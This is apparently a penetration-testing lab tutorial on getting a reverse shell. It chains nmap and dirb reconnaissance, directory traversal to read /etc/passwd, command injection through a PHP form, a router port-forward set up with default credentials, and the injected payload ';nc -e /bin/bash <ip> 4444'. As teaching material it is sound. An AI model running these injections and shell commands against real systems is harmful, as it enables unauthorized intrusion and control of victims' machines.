***19Making Reverse Shells***  
  
What is a shell? A shell is a way for a user to interface with a computer OS. Normally either a Graphic User Interface (GUI) or a Command Line Interface (CLI)

What is a reverse shell? You (the attacker) don’t make a connection with the target (victim’s computer) with a shell. But the victim’s computer is tricked into making a connection with its shell to your computer.

Think of it like secretly planting a phone in the target computer, and when you call, it answers, allowing you to control it remotely.

Pre-steps -make a directory called pentest in the desktop directory on your Kali Machine, in that directory, make a file called “scope” and insert the IP of your target network. i.e. 192.168.122.47 inside of it.

A screen shot of a computer

Description automatically generated

You can then nmap the network with this command: sudo nmap -iL scope -F | tee fast\_scan, which breaks down to:

* nmap: Invokes the Nmap tool, which is a powerful network scanning and exploration tool.
* -iL {ip address}: Specifies a list of target IP addresses to scan. The {ip address} is a placeholder for the actual file or list of IP addresses. This option is used when you have a file containing a list of IP addresses that you want to scan.
* -F: Performs a fast scan. It's a shorthand for a predefined set of options that are optimized for speed. It may not provide as much information as a more comprehensive scan, but it's quicker.
* | tee fast\_scan: The tee command is used to redirect the output of the nmap command to a file named fast\_scan while still displaying it in the terminal. This allows you to both see the output on the screen and save it to a file for later reference.

A black background with white text

Description automatically generated

**Process for Reverse shell**

*1 Listener (think: 'thing that catches reverse shell')*

*2 Port Forwarding rule (think: 'thing that forwards reverse shell from router to kali')*

*3 Payload (think: 'thing that sends you a reverse shell')*

**Step 1. NetCat:**

You will use netcat, which is the main tool for reverse shells.

The command: nc -lvp 4444 (doesn’t have to be 4444 any TCP/UDP port will do). The command breaks down to:

* nc: Stands for netcat, which is a versatile networking tool for reading from and writing to network connections using TCP or UDP.
* -n: Instructs netcat to not resolve hostnames (numeric-only addressing). This is useful to prevent DNS resolution delays.
* -l: Instructs netcat to operate in listening mode, waiting for incoming connections.
* -v: Enables verbose mode, providing more detailed output about the connection.
* -p 4444: Specifies the port number 4444. This is the port on which netcat will listen for incoming connections.

A screenshot of a computer

Description automatically generated

(You would then use netstat -natp to view the open ports and make sure your port is listening.)

**A screenshot of a computer

Description automatically generated**

Note that our shell is still our own…

**A computer screen with text

Description automatically generated**

**Step 2. Nmap:**

After this you’ll want to refer to your nmap file that targeted the network to see what ports are open

You did not scan a router or switch, but a client’s services (or a host computer on the network) this is done by port forwarding on the routers.

you should see some ports open, i.e., 53 (DNS) and 80 (http), 80 being the best port to use.

A screen shot of a computer

Description automatically generated

**Step 3. Using the port:**

If port 80 is open, which is http, you can interact with it via a web browser. So, if our target network is 192.168.122.47 then we’d open say Firefox and slap that address in the URL bar. You are now interacting with the server that belongs to that ip address port, i.e, a webserver. (Viewing webpages).

Start by viewing the page, and then right clicking and viewing the “page source” and view the source code that is the backbone of the web page you are viewing.

But what you’re looking for is hidden “end points” that is directories and files that aren’t directly accessible via the web-app you are looking at. (no hyper-link or site map to take you to all the pages)

A screenshot of a computer

Description automatically generated

So, you “walk the app” using “dirb”

**Step 4. Dirb: (dir-B):**

Dirb discovers hidden directories and files on a web server by launching a dictionary-based attack. The command is generally: “dirb http://{ipaddress}/

A screenshot of a computer

Description automatically generated

And what dirb will do is take common webpage address words and put them at the end of the //{ipaddress}/ <- final slash. Because that’s all a web-server doers. An index of pages and directories.

(note you can use -o or “tee” and a filename, like “output.txt” to deliver the scan to a readable file saved for later)

Using this you can visit all the directories that are not obvious and see if there are vulnerabilities, such as other information such as OS or Service operating and their versions, IP addresses, ports in use, or any php apps etc etc. (Make sure you record all vulnerabilities you find)

In the case of our lab, we see that we found 192.168.122.47/console/view.php which is the vulnerability we will exploit.

**Step 5. Finding a web application vulnerability:**

PHP (Hypertext Preprocessor) is a popular general-purpose scripting language that is especially suited for web development. It is a server-side scripting language, meaning that PHP code is executed on the server rather than on the client's browser.

The fist thing to do is to validate the app is working, i.e. do the credentials/forms work?

A screenshot of a computer

Description automatically generated

Here we are trying to read the files that are “current files in the directory:” i.e., humans.txt, robots.txt, etc. We likely wouldn’t be able to read this without a proper username or admin ID. That we can is **“Unexpected Behavior”**, this is a “high” vulnerability, known as “broken authentication,” which is probably why we can access these protected files. (This is unlikely to be found in the real world but test it anyway, here the admin name and id forms are broken). So, if you can read these files. Maybe you can read others. Like… etc/shadow or etc/passwd (remember that most webservers operate on linux)

A screenshot of a computer

Description automatically generated

However, it’s not providing that file. It gave no output. We know it isn’t a “permission” issue. Not only is the admin name and id broken. But /etc/passwd is a world readable (all users can access it), so it’s not a permission issue. It must be a location address issue from what we are typing in.

Basically, we are typing the address for the file in wrong way… or not in the clever way.

**Step 6. Directory Traversal**

Typing out long directory addresses can be tedious and easy to make errors, so by using “/../../” as a filler, linux will automatically find the directory we are looking for if used correctly, see below:

A screen shot of a computer

Description automatically generated

So we just do the same in our php app:

A screenshot of a computer

Description automatically generated

And…. Success:

A screenshot of a computer

Description automatically generated

(This is a medium to high vulnerability, it gives all the user accounts, and that’s half the battle. Remember to record this in your report, this would be a directory traversal vulnerability, the fix for it would be input validation and sanitization)

**(sub)Step 7. Managing Command Execution**

In penetration testing you’ll run multiple commands at once, and/or want commands to operate logically, this is where operators come in: **“ ;, ||, &&”** to name a few. Here is what they do in simple terms:

* **;** is used for a sequence of commands.
* **||** is used for a fallback command if the first one fails.
* **&&** is used for a follow-up command if the first one succeeds.


**Step 8.Command Line Injection**

How would we use this in our php app? The command “id” is used to display user and group information for a process or file. So, if were to use that in conjunction “;” with the files we want to access, we would see:

A screenshot of a computer

Description automatically generated

Or simply the command itself:



This is **Remote Command Execution (RCE)** and it is exactly what we are going for in penetration testing.

You can RCE now. That means you can finally make a Reverse Shell:

Step 9. Reverse Shell:

Remember the three-part process:

*1 Listener (think: 'thing that catches reverse shell')*

*2 Port Forwarding rule (think: 'thing that forwards reverse shell from router to kali')*

*3 Payload (think: 'thing that sends you a reverse shell')*

We have already established our listener way back in step 1:

A close up of numbers

Description automatically generated

Remember your gateway is your router, so a simple route – n command will work. But to break it down:

* **route:** The command used to view or manipulate the IP routing table on Unix-like operating systems.
* **-n:** Specifies the option to display numerical addresses instead of resolving them to hostnames. This can make the output more concise and faster to generate, as it avoids the need for DNS resolution.

This produces something like this:

A screen shot of a computer

Description automatically generated

Our router is then 192.168.2.1 and this is the device that will serve as our “port forwarding rule” portion

A screenshot of a computer

Description automatically generated


Where to find the default credentials for a router? Use Google. (again, default credentials are not usually found in the real world, but worth a shot)

Once you’re in Go to “Firewall” and then “NAT”

A screenshot of a computer

Description automatically generated

We “add” a rule and go to the configuration page. We’ll need to know our IP address so a quick “ifconfig” will give us that. And we need to remember our port that we set up with “nc” (here 4444)



And we insert this info into the destination forms on our “rule page” hence directing traffic to our port on our machine.

A screenshot of a computer

Description automatically generated

Then save: Always apply changes after saving.

The last part we are at here is the “payload”… Remember how we have access to our web-server admin portal? A screenshot of a computer

Description automatically generated

We use the command: “;nc -e /bin/bash 192.168.122.209 4444”, we will break down the command, but we need to know why we are using 192.168.122.209 first. It is the IP address of the router (not the gateway address) that we are using for our port forwarding rule.

A diagram of a network

Description automatically generated

As for the rest of the command, 4444 is the port we have set up, nc is for netcat, and as for the rest:

* **-e:** This is an option used with the nc (netcat) command. In this context, it specifies that the following argument will be a command to execute after a connection is established.
* **/bin/bash:** This is the command to be executed. It's specifying the path to the Bash shell on the target system. Bash is a commonly used command processor or shell in Unix-like operating systems.

The command will “hang” for a bit, because it’s not going to it’s web server’s network, but to ours

**(Note: remember that netcat stands for network concatenate, which in simple terms means the joining of two networks, which we have just done.**

Now we just validate what we just did, we go back to our nc -nlvp screen on our kali machine. And we should see the connection established:

A screenshot of a computer

Description automatically generated

And as you can see we are now connected to our target network’s IP and a reverse shell is made!